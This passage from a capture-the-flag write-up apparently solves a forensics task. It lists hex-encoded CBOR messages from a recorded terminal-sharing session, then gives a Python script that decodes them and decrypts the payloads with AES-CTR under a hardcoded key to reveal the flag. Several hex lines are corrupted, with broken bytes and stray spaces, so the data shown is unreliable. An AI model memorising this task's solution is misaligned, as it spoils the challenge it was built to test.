b900016464617461830141 a1bd176e314fce3045c
a1666368756e6b738301190352 155dcecadc895aca4d253df358867d660ad6bb8d34d75
b900016464617461830141261bd176e314fce3045d
a1666368756e6b7383011903 781559849467f9e2bd820f823cfe422319bd006dc8ae539
b900016470696e671b0000019594c16a77
a164706f6e671b0000019594c16a77
b900016464617461830141901bd176e314fce3045e
a1666368756e6b73830119037c824793ee2fcd84b0a5483f94b75b07c7ce01
a1666368756e6b73830119038b814513e69726cb
a1666368756e6b7383011903 081531ae05c668b9aea3b1c2f9b05f8623f88a1282c
a1666368756e6b7383011903a381586829a82b7b011a7539e878bbfc1394ad90d00a46a0652ff8
3f8b838ae70ec7947ac34ce60e17277b39d3e64c971c12fcf05dbd2088bd56759c1cf92f9d1ef3
3b8549a0dab3eaee2afd714da4a3cafc0ce9e454615929531a7637ad5bcbde154ac0b605c61277
ef7055
a1666368756e6b73830119040b815843807f0fd689b10df4a3406b110b1cf3b541ccdb54e18c9b
e8f7bf2975375163140091 8312b0fac2a7fe3e17a338d774d10d0dce2a4f7293dd06aa7383db5c
08221a226e
a1666368756e6b73830119044e8158428ace01a50c547cdb54a16d9503d35e1da9b8da121d2ace
6f2694a5410c0a22ecb47a1b4b24ee18025f1788971d8e0539fd03d14737990d4f4359fa81b354
fe772aad
a1666368756e6b7383011904 0835894bc987d15e37709195e9a5d4c7aacffdc99e87167cd048f
07fe501873894033fade93fd3fe690e35589ad191cf61930ae3469c99e9eaddde3c7b3c77aa70d
```

```
f05abc390186eba45fe72b0188188c719e34c15661af385f5ee3d651939898a1e745dc4484c4fd
c637217dbc7ed8dd49b0ad8901f00fd57cf182236f58a58b1ee8d3cd38bdb84a43da2056e688ed
417712a7a1df0d0443957dfe479a5d5f285653e0
a1666368756e6b73830119052e8148965b31c1cdae032a
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c17248
a164706f6e671b0000019594c17248
a16c7368656c6c4c6174656e637900
b900016464617461830141031bd176e314fce3045f
a1666368756e6b738301190536814120
a1666368756e6b738301190537814c8b81596cec473bd604c3186a
a1666368756e6b73830119054381581a9fb8f80384a301188fd784ee0bc0963636341e1219ffbf
c12c01
b900016464617461830141bd1bd176e314fce30460
a1666368756e6b73830119055d8152ed0eaf29fd89247abb9c32c6bce65677b0e5
b900016464617461830141d1bd176e314fce30461
a1666368756e6b73830119056f814787ba58455b4a96
a1666368756e6b738301190576814739d7bd9030c514
a1666368756e6b73830119057d8148e26cc91086d98ca2
a1666368756e6b7383011905858143ca0b8
a1666368756e6b738301190588824a70998fc3e7c63babe2ee4779290ee1a9e9de
a1666368756e6b738301190599814aca7ab4b50b42bab90e2c
a1666368756e6b7383011905a38158688554f733aa90a10e60332e13b84bd2782b3ebe077a49dc
6f81f6dd17a4721f0a23cdd3f2028ecc86a617b7f2e1e29a66beaa73da730d6532b622e0f0d851
15bbb4010ba53c2ae9115d278f5053959cccbae54486d1fadba8d08074edd6cd541e94d317adf7
ba2473
a1666368756e6b73830119060b8158436a21a727456f9be3990c9f2e7cab2dbc10185ec4e5e44a
45c6255d6d03ffb09df5aca80045812cfff52e6955e53a91c11438c4f767591b617ecedcc59c2f
8c25adaf19
a1666368756e6b73830119064e8158424e127a7b11b13e57972b2278a0b12c910ed5ffba746afa
ccfa69bd949f0a09aab9725e0133b5e3b74668aea7943f2d62ba307c0e4fc66da1efdc32d65bfe
05efc8f4
a1666368756e6b738301190690845894ee99cc36fb0196d44c91bee36aa9ebd479686ca622641e
4ff2b0daceeeb7b1dc3f123cccf9b7b4e231c68ec6f9fbbdc39379dacb4aa6ffce46af3b2a280c
fc3c121ede2e148e9d03b0db960be4fb851029f09b6e5658516560a775888133a234a4f4805b9c
b772f1ae2ea3b5f3a768e37131916f6976a52a2bb93f648dc9fa82a1a838a04f83ca3f40fdaa1b
36f567b457fb049a430c84ae47390a9a5da58d1448b0a33ee432b70cd7
b900016464617461830141ec1bd176e314fce30462
a1666368756e6b738301190736814101
a1666368756e6b738301190737824c12777218b01718661a5aa1f8582033cade98707d67a10d63
f72b22608dd9079479f56600b266abb361925c0ef2ee
b900016470696e671b0000019594c17a19
a164706f6e671b0000019594c17a19
b900016464617461830141f01bd176e314fce30463
a1666368756e6b7383011907638152ba4f016a0e841c218d07116d80826efe9bef
a1666368756e6b738301190775815 81f6537d5230b52cee385f41bf997e8961219cd8ffc5e4b67
521131f7d1899997
```

```
b900016464617461830141b21bd176e314fce30464
a1666368756e6b73830119079481582970435fe32458e21453d8ff1c5a766a1e1071ba0c694937885b1d0415b84efefb5dee77f873dbb752a0
a1666368756e6b7383011907bd81582635dc24900198a72a738201f1097966e401f7740e918004414e056c258490ccd440acae79853b
b900016464617461830141091bd176e314fce30465
a1666368756e6b7383011907e3815204ebe50754c67a21bfcb487b69549a26e0bb
a1666368756e6b7383011907f5815835c61e5fc6beb419086a290204780d7c22c3e36b4def890a6836839a62bda6b1c125fc36c95a4ab6e249b75fe46674607b3615e993e0
b900016464617461830141951bd176e314fce30466
a1666368756e6b73830119082a81581e8f437efb1b69f14028c500078cdb5cb4c396c2278d968fb6817f4c79a92c
a16c7368656c6c4c6174656e637901
b900016464617461830141 3c1bd176e314fce30467
a1666368756e6b73830119084881581edf804f043c24f9d005d04ed6e668611c05313616aa90b0ff861cba7f6a35
a1666368756e6b73830119086681584747a9e22c8d8095ab2f91023ec1657e39333a73725a967a6624a3f79a355d1a3408551e8636cd6c3f54ad073e0a3c34b8820718b8f24b558722d493a187ed8bdef3493ab0c3d4aa
b900016464617461830141e51bd176e314fce30468
a1666368756e6b7383011908ad8247084b59020b51644831cfe1b012ab225f
a1666368756e6b7383011908bc814306a821
a1666368756e6b7383011908bf8156b3aae6e206e3027ab9caec143e3c622ef36f98b957d1
a1666368756e6b7383011908d58149e8b6ae48e4ef131ff2
a1666368756e6b7383011908de815868ebbff3231e61e8bc3b350905430d5aae0cddeb0b9496beab5c8ed3fefecd014e3118462ac12c59c17fcccc81fbe5c723ecbac5ac01b945f94751e31ff9f10b3ae84e4022ab1cdc181f17e7c1b65970bcd498bad1307073e1007cc066bbfa5a9e593d9d631d30006b
a1666368756e6b73830119094682583001906e7150d67dec6ed1f8830813c2295b93bb70cd224de35ad4a2da7ff9011b65d717330497f727f528c632d2f79c1b53f6d8cb3d7f5e8bf97f2206db89eacbdb013d5a
a1666368756e6b73830119098 8158421a5ff84071a72f3334d358d3d1681e34f121ca974cb4554a76647127422212d497fffb77d69e6beecf920ae1a3d723d30827167f73fd50e5f85c3b5d78f6a67f8db0
a1666368756e6b7383011909cb835897294655b75ae713564e02fadf72bba54a51c83b5eb07651af566b300942c73f2eed3be8f145fc37f077afbad7ec8ed9d781a88f212a4f13bf332a45c7f84a56f9af736258ab9c66a0539d3b0320d4e3adb5ba6bdd4e8cb0ad17fe0b26654fcff96ede74c38741810496a80ca63bb85e2617c83bb030589d7847cdd9f2ad8b41b5833f755688c088143ea7d3e819d95837fb6799d0fadb534751a512feea3a2148761039f8680c527f
b900016464617461830141 d1bd176e314fce30469
a1666368756e6b738301190a71814131
a1666368756e6b738301190a728254a9acc9ad6a6054b047cfa825a7b9fbd13b843c66582ac00887db14d7e2cbdc1bc4bd4f9f0ed4e4492e1da776b328a4687d8ccfc9ba145323d9df49bd55aae76e
b900016464617461830141b71bd176e314fce3046a
a1666368756e6b738301190ab081584156f8ffc8fd7329366deba56ef3e3c8fff1cb4234ea3d665bf1a2c2bf112c885ffccc3a96887988a88cc44b57c38cfbfc18235852d2ec0ca9a49088e42622
```

```
8d17bf
a1666368756e6b738301190af18158998e99e3cf30e84aeab305acc41dcdf40c6a5f749f193845c77528313f91628990ad1f27335112f5c899eedd215e129049f319f19a8f83dc7050c7f8ac5133f0702e13eb35186179eea9b852cd0b367444defd22a511692aa38552b44e655ad9de54f9109191d2f2e6ef83bf884b325e37e939612a9e21b8c200c6e1e5ac90e7513811644a581e8925614a256166c3d54a62a858b8bd1721d832
b900016464617461830141a01bd176e314fce3046b
a1666368756e6b738301190b8a81583b66132f4d2769a7e51d1b559f3a778a186fbb64728d0748c4ac0234cec4ac8f322d67b7258b3f33b74d7f1a5881bc8d2161fdf2bcdaa12dfadfa153
a1666368756e6b738301190bc58158265965d9d2d0e26b30605b6639b416fe5279173c4efbafb1bcb38e1cb36f6b7e8cded0b513a9d8
a1666368756e6b738301190beb8157d82fd58573f760059da9b16a385b31c51997d39b633ba2
b900016464617461830141b01bd176e314fce3046c
a1666368756e6b738301190c02815290746fa9b02c514e9c8b5fdab777adb3dc2b
a1666368756e6b738301190c148153348b47ca0239ab80cf765628ab42978420848f
b900016464617461830141b81bd176e314fce3046d
a1666368756e6b738301190c278146ba449ec2e0f2
a1666368756e6b738301190c2d814b07177e3f9eacb578153176
b900016470696e671b0000019594c181ea
a164706f6e671b0000019594c181ea
b900016464617461830141191bd176e314fce3046e
a1666368756e6b738301190c3881555e36a91072e03c168bb7e80c0e01ced9a07b955b44
b900016464617461830141e1bd176e314fce3046f
a16c7368656c6c4c6174656e637901
a1666368756e6b738301190c4d8158506fb8cfa0bd5ad1ae2bb4e36f06c4d8eee771d3c5d8c38c9bd3f299d6739fd8ce032923b811a449038acd3c1b70b12afd39c830832c884cd7d07c0d37e31a7d6f9339b2596918e7d4a5d8bfa8d896a847
b900016464617461830141a51bd176e314fce30470
a1666368756e6b738301190c9d8147158e23384009a0
a1666368756e6b738301190ca48247a63c4fb5de6cc84895a6e118ce32ec0e
a1666368756e6b738301190cb38145cfed11cbcd
a1666368756e6b738301190cb881581943c57149d541c2cf05d9e19c87bc37f2cabc66f85174a17c44
a1666368756e6b738301190cd18158401d58dd5c0883058aaf50acc57d595be9f2c2d821fabdf7c0c6a66b3658806075e55d3e2669d38632a0284a6afec2a0ecb5d1ef4d863c778985763a7587525153
a1666368756e6b738301190d118158688e2a77aed59fc82b9539c5ab4b511b33b5ad0ca94df55baeb62aa68f9601e231e7facd961f01289b93c71f9acd752c66f130593dfb05fac7195815766eeb63f67b9150605051d93184073d9226a788d56c8eeb2d66190942a7bf145195056de465e26a2f0478abe1
a1666368756e6b738301190d798158434e7f3e133123d9ccaaeeb1010aa0be5c32fee7323ac2d48b3e43e7bd940e11e760f85360cf50b8bf7bccc6f8d8aaf9facc1a9abe897bf0a0b66c3e6036881f2ef31a4e
a1666368756e6b738301190dbc81584292535d9839177bce4ad3a308a3d7bbb8299e48d193153e0b09bd6b22f6bdb4b50062b8296c375658ff094613e027f474f248254ac43268b32c5b3bce183a60db3a5a
```

```
a1666368756e6b738301190dfe825894f8a0ee204ab18ded98495dec2a49d9f1556f1bda54aef9ced321db6a3b306cd74a737399c2db4b40960fef4477f84105032f27e58cdea9e927da766057414a5776708f8a93447c1e770240a40759a9bba984a97e3da1087b44f421c61c63265961d75e7b44ce24a06bc72abb28128b5afc66f5970925eaa180071d6eb0ad38ba745c683cddad8ba64bd3ca036adc46bd64ff1fcc43019109
a1666368756e6b738301190e95814fa5adfa9ab603bdd32c0c81e44e6132
b900016470696e671b0000019594c189c0
a164706f6e671b0000019594c189c0
b900016464617461830141881bd176e314fce30471
a1666368756e6b738301190ea48141ba
a1666368756e6b738301190ea58254e2a082bfbce0721d45a50bfff93ecfe2e25a786a5824b19f48f19b0d93604f8f194cb4915de8b532f8eedaca32a370d4984dae8f6af6b39fdcb1
b900016464617461830141781bd176e314fce30472
a1666368756e6b738301190edd81581e3ff6bc7a66a5ee52bd9678fe560c6e81920c0998ca994343fcce798ea30f
a1666368756e6b738301190efb81581b2565d4a6ac997f1b87be97655d74394a5b239cf31de086be9dccaf
a16c7368656c6c4c6174656e637901
b900016464617461830141b81bd176e314fce30473
a1666368756e6b738301190f168158193c96fe9660d9494396c4c3e9e6b3c76570a2303b8879218e3a
a1666368756e6b738301190f2f81582a66b2fffc380cadc2130699e99919e8e1993f221fc1df21613f2f49e95fe617d98f8ccb6b5b5be9ceb915
b900016464617461830141241bd176e314fce30474
a1666368756e6b738301190f5981581ea9019dd04ee90448c5d965d664401b478ee703c0ac97188cbf9ee5652a4c
a1666368756e6b738301190f778158318bf8f209b2f994fd597104135e57846b535e28cbd2087f8a8efc946b615650f922a55811df3a300dcea83f847875097b41
b900016464617461830141401bd176e314fce30475
a1666368756e6b738301190fa882474da477d201d940489959b8ea5ba79c72
a1666368756e6b738301190fb781437c7e53
a1666368756e6b738301190fba8152eee295e8b3f767273cd0f9199efe8cfb2b53
a1667368656c6c7380
b900016973657443757273 6f72821901311874
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901311874
65666f637573016863616e5772697465f5
b900016973657443757273 6f728219019210
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901921065
666f637573016863616e5772697465f5
b900016973657443757273 6f72821902043893
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821902043893
65666f637573016863616e5772697465f5
b900016973657443757273 6f728219021438a1
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219021438a1
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901ca388c
```

```
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901ca388c65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901ad388d
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901ad388d65666f637573016863616e5772697465f5
b900016470696e671b0000019594c19191
a164706f6e671b0000019594c19191
b900016973657443757273 6f72821901a43890
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901a4389065666f637573016863616e5772697465f5
b900016973657443757273 6f72821901963893
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901963893 65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901963893
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821901963893 65666f637573016863616e5772697465f5
b900016973657443757273 6f728219021d181f
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f728219021d181f65666f637573016863616e5772697465f5
a16c7368656c6c4c6174656e637901
b900016973657443757273 6f7282190315190153
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903151901 5365666f637573016863616e5772697465f5
b900016973657443757273 6f72821903961901ef
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903961901ef65666f637573016863616e5772697465f5
b900016973657443757273 6f72821903dd190255
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903dd1902 5565666f637573016863616e5772697465f5
b900016973657443757273 6f72821903ec190297
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903ec1902 9765666f637573016863616e5772697465f5
b900016973657443757273 6f72821903dd190298
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903dd1902 9865666f637573016863616e5772697465f5
b900016973657443757273 6f72821903d7190298
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903d71902 9865666f637573016863616e5772697465f5
b900016973657443757273 6f72821903d6190292
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903d61902 9265666f637573016863616e5772697465f5
b900016973657443757273 6f72821903d419028c
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903d41902 8c65666f637573016863616e5772697465f5
b900016973657443757273 6f72821903d419028a
a1687573657244696668201a4646e616d65677a7973676d7a6266637572736f72821903d41902 8a65666f637573016863616e5772697465f5
```

```
b900016973657443757273 6f72821903d419028a
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821903d41902
8a65666f637573016863616e5772697465f5
b900016973657443757273 6f72821903ce19027e
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821903ce1902
7e65666f637573016863616e5772697465f5
b900016470696e671b0000019594c19964
a164706f6e671b0000019594c19964
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c1a134
a164706f6e671b0000019594c1a134
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c1a907
a164706f6e671b0000019594c1a907
a16c7368656c6c4c6174656e637900
b900016470696e671b0000019594c1b0dc
a164706f6e671b0000019594c1b0dc
a16c7368656c6c4c6174656e637901
b900016463686174757765 6c636f6d6520746f206e637466323032352d31
a16468656172830167 7a7973676d7a627577656c636f6d6520746f206e637466323032352d31
b900016470696e671b0000019594c1b8b1
a164706f6e671b0000019594c1b8b1
a16c7368656c6c4c6174656e637900
b900016463686174686861766520 66756e
a16468656172830167 7a7973676d7a6268686176652066756e
b900016470696e671b0000019594c1c086
a164706f6e671b0000019594c1c086
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c1c856
a164706f6e671b0000019594c1c856
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c1d029
a164706f6e671b0000019594c1d029
a16c7368656c6c4c6174656e637901
b900016463686174 6f4e4354467b66616b655f666c61677d
a16468656172830167 7a7973676d7a626f4e4354467b66616b655f666c61677d
b900016470696e671b0000019594c1d7fb
a164706f6e671b0000019594c1d7fb
a16c7368656c6c4c6174656e637901
b900016470696e671b0000019594c1dfcf
a164706f6e671b0000019594c1dfcf
a16c7368656c6c4c6174656e637900
b900016463686174623a29
a16468656172830167 7a7973676d7a62623a29
b900016470696e671b0000019594c1e7a0
a164706f6e671b0000019594c1e7a0
b900016973657443757273 6f72821903cf19027e
```

```
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821903cf1902
7e65666f637573016863616e5772697465f5
a16c7368656c6c4c6174656e637900
b900016973657443757273 6f72821903f2190279
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821903f21902
7965666f637573016863616e5772697465f5
b900016973657443757273 6f728219039c190163
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219039c1901
6365666f637573016863616e5772697465f5
b900016973657443757273 6f728219031f18b7
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219031f18b7
65666f637573016863616e5772697465f5
b900016973657443757273 6f7282190291184d
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190291184d
65666f637573016863616e5772697465f5
b900016973657443757273 6f728219023600
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821902360065
666f637573016863616e5772697465f5
b900016973657443757273 6f72821901e63847
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901e63847
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901c33872
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901c33872
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901b63880
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901b63880
65666f637573016863616e5772697465f5
b900016973657443757273 6f728219019b388c
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f728219019b388c
65666f637573016863616e5772697465f5
b900016973657443757273 6f7282190196388f
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190196388f
65666f637573016863616e5772697465f5
b900016973657443757273 6f7282190195388f
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190195388f
65666f637573016863616e5772697465f5
b900016973657443757273 6f7282190196388f
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190196388f
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901aa3878
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901aa3878
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901ce384a
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901ce384a
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901cf3847
```

```
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901cf3847
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901c537
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901c53765
666f637573016863616e5772697465f5
b900016470696e671b0000019594c1ef71
a164706f6e671b0000019594c1ef71
b900016973657443757273 6f72821901a21823
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901a21823
65666f637573016863616e5772697465f5
b900016973657443757273 6f72821901a11823
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72821901a11823
65666f637573016863616e5772697465f5
b900016973657443757273 67282190120383f
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282190120383f
65666f637573016863616e5772697465f5
b900016973657443757273 67282186e38b9
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f7282186e38b965
666f637573016863616e5772697465f5
b900016973657443757273 672f6
a16875736572446966668201a4646e616d65677a7973676d7a6266637572736f72f665666f6375
73016863616e5772697465f5
a16c7368656c6c4c6174656e637903
a16c7368656c6c4c6174656e637900

""".strip().split("\n")
# 你的数据

for line in all:
    data = bytes.fromhex(line.strip())

    decoded = cbor2.loads(data)
    # print(decoded)
    try:
        offset = decoded['chunks'][1]
        data = decoded['chunks'][2][0]
        cmd = "python3.11 decrypt.py " + str(offset) + " " + data.hex()
        decrypted = os.popen(cmd).read()
        # print(offset, data.hex())
        # print(data.hex())
        real_data = bytes.fromhex(decrypted.split("0x")[1])
        sys.stdout.buffer.write(real_data)
        sys.stdout.flush()
    except:
        continue
        # print(decoded['chunks'][2][0].hex())
```

decrypt.py:

```python
import sys
from Crypto.Cipher import AES
from Crypto.Util import Counter


class Encrypt:
    def __init__(self, aes_key):
        if len(aes_key) != 16:
            raise ValueError("AES key must be 16 bytes long")
        self.aes_key = aes_key

    def segment(self, stream_num, offset, data):
        if stream_num == 0:
            raise ValueError("stream number must be nonzero")

        # 生成8字节大端表示的nonce
        nonce = stream_num.to_bytes(8, 'big')

        # 创建CTR模式的计数器，前8字节为nonce，后8字节从0开始计数（大端）
        counter = Counter.new(
            64, prefix=nonce, initial_value=0, little_endian=False)
        cipher = AES.new(self.aes_key, AES.MODE_CTR, counter=counter)

        # 跳过指定offset长度的密钥流
        cipher.encrypt(bytes(offset))

        # 加密/解密数据
        return cipher.encrypt(data)


def main():
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <offset> <data_hex>")
        sys.exit(1)

    try:
        offset = int(sys.argv[1])
        data_hex = sys.argv[2].strip()
        data = bytes.fromhex(data_hex)
    except ValueError as e:
        print(f"Error: {e}")
        sys.exit(1)

    # 初始化加密器（使用硬编码密钥）
```

```
    key = bytes.fromhex("c01acd129bb7e38eb37f931856960840")
    encryptor = Encrypt(key)

    # 计算stream_num (0x100000000 | 1)
    stream_num = (0x100000000 | 1)

    try:
        decrypted = encryptor.segment(stream_num, offset, data)
        print(f"Decrypted data: 0x{decrypted.hex()}")
    except Exception as e:
        print(f"Error during decryption: {e}")
        sys.exit(1)


if __name__ == "__main__":
    main()
```

然后就可以看见终端里的flag